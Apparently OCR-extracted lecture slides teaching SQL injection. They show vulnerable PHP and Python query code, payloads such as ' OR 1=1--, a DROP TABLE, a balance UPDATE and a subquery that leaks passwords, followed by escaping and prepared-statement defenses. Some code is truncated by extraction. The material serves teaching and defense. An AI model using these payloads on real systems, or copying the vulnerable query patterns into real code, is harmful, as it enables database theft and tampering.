
SQL Injection

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
            WHERE Balance < 100 AND
             Username='$recipient' ";
$result = $db->executeQuery($sql);
```

- How can **`$recipient`** cause trouble here?
  - How can we see anyone's account?
    - Even if their balance is >= 100

Basic picture: SQL Injection




How can $recipient cause trouble here?

SQL Injection Scenario, con't

- **`WHERE Balance < 100 AND Username='$recipient'`**
- Conceptual idea (doesn't quite work): Set recipient to "**`foo' OR 1=1`**"
  - **`WHERE Balance < 100 AND Username='foo' OR 1=1'`**
- Precedence makes this:
  - **`WHERE (Balance < 100 AND Username='foo') OR 1=1`**
- Always true!

```
SELECT AcctNum FROM Customer
 WHERE (Balance < 100 AND  Username='foo') OR 1=1
```

SQL Injection Scenario, con't

- Why "**`foo' OR 1=1`**" doesn't quite work:
  - **`WHERE Balance < 100 AND Username='foo' OR 1=1'`**
  - Syntax error, unmatched '
- So lets add a comment!
  - **`"foo' OR 1=1--"`**
- Server now sees
  - **`WHERE Balance < 100 AND Username='foo' OR 1=1 --'`**
- Could also do "**`foo' OR ''='`**"
  - So you can't count on --s as indicators of "badness"


SQL Injection Scenario, con't

- **`WHERE Balance < 100 AND Username='$recipient'`**
- How about **`$recipient =`**
  `foo'; DROP TABLE Customer; --` **`?`**
- Now there are two separate SQL commands, thanks to ';' command-separator.
- Can change database however you wish!

SQL Injection Scenario, con't

- **`WHERE Balance < 100 AND Username='$recipient'`**
- **`$recipient = foo'; SELECT * FROM Customer; --`**
  - Returns the entire database!
- **`$recipient = foo'; UPDATE Customer SET Balance=9999999 WHERE AcctNum=1234; --`**
  - Changes balance for Acct # 1234! MONEYMONEYMONEY!!!

SQL Injection: Exploits of a Mom




ZU 0666', 0, 0); DROP DATABASE TABLICE;

SQL Injection: Summary

- Target: web ***server*** that uses a back-end database
- ***Attacker goal***: inject or modify database commands to either read or alter web-site information
- ***Attacker tools***: ability to send requests to web server (e.g., via an ordinary browser)
- ***Key trick***: web server allows characters in attacker's input to be interpreted as SQL control elements rather than simply as data

Blind SQL Injection

- A variant on SQL injection with less feedback
  - Only get a True/False error back, or no feedback at all
- Makes attacks a bit more ***annoying***
  - But it doesn't fundamentally change the problem
- And of course people have automated this!
  - http://sqlmap.org/

Demo Tools


- Squigler
  - Cool “localhost” web site(s) (Python/SQLite)
  - Developed by Arel Cordero, Ph.D.
  - I’ll put a copy on the class page in case you’d like to play with it
- Allows you to run SQL injection attacks ***for real*** on a web server you control
  - Basically a ToyTwitter type application

Some Squigler Database Tables

Squigs		
`username`	`body`	`time`
ethan	*My first squig!*	2017-02-01 21:51:52
cathy	*@ethan: borrr-ing!*	2017-02-01 21:52:06
…	…	…

Server Code For Posting A "Squig"


```
def post_squig(user, squig):
    if not user or not squig: return
    conn = sqlite3.connect(DBFN)
    c    = conn.cursor()
    c.executescript("INSERT INTO squigs VALUES
           ('%s', '%s', datetime('now'));" %
                                (user, squig))
    conn.commit()
    c.close()
```





```
INSERT INTO squigs VALUES
    (dilbert, 'don't contractions work?',
     date);
```

Syntax error

Another Interesting Database Table...

Accounts		
`username`	`password`	`public`
dilbert	funny	‘t’
alice	kindacool	‘f’
…	…	…

What Happens Now?




```
INSERT INTO squigs VALUES
     (dilbert, ' ' || (select (username || ' ' || password)
from accounts where username='bob') || ' ',
      date);
```

OOPS!!!! :)

SQL Injection Prevention?

- (Perhaps) Sanitizate user input: check or enforce that value/string that does not have commands of any sort
  - Disallow special characters, or
  - Escape input string
- `SELECT PersonID FROM People WHERE Username=' alice\'; SELECT * FROM People;'`
  - Risky because it's easy to overlook a corner-case in terms of what to disallow or escape
- But: can be part of defense-in-depth...
  - Except that IMO you ***will*** fail if you try this approach

Escaping Input

- The input string should be interpreted as a string and not as including any special characters
- To escape potential SQL characters, add backslashes in front of special characters in user input, such as quotes or backslashes
  - This is just like how C works as well:
    For a " in a string, you put \"
- Rules vary, but common ones:
  - \' -> '
  - \\ -> \
  - etc...

Examples

- Against what string do we compare Username (after SQL parsing), and when does it flag a syntax error?

[..] WHERE Username='alice'; alice

[..] WHERE Username='alice\'; Syntax error, quote not closed

[..] WHERE Username='alice\''; alice'

[..] WHERE Username='alice\\'; alice\

because \\ gets converted to \ by the parser


SQL Injection: Better Defenses

- Idea: Let's take execve's ideas and apply them to SQL...
  - ```
    ResultSet getProfile(Connection conn, String arg_user)
    {
     String query = "SELECT AcctNum FROM Customer WHERE
     Balance < 100 AND Username = ?";
     PreparedStatement p = conn.prepareS
     p.setString(1, arg_user);
     return p.executeQuery();
    }
    ```
    Untrusted user input

    Confines Input to a Single Value


    Binds the input to the value
- This is a "prepared statement"
    ```

Parse Tree for a Prepared Statement



Note: **`prepared`** statement only allows ?'s at leaves, not internal nodes. So *structure* of tree is *fixed*.

So What Happens To Bobby Tables?



Parsing Bobby Tables...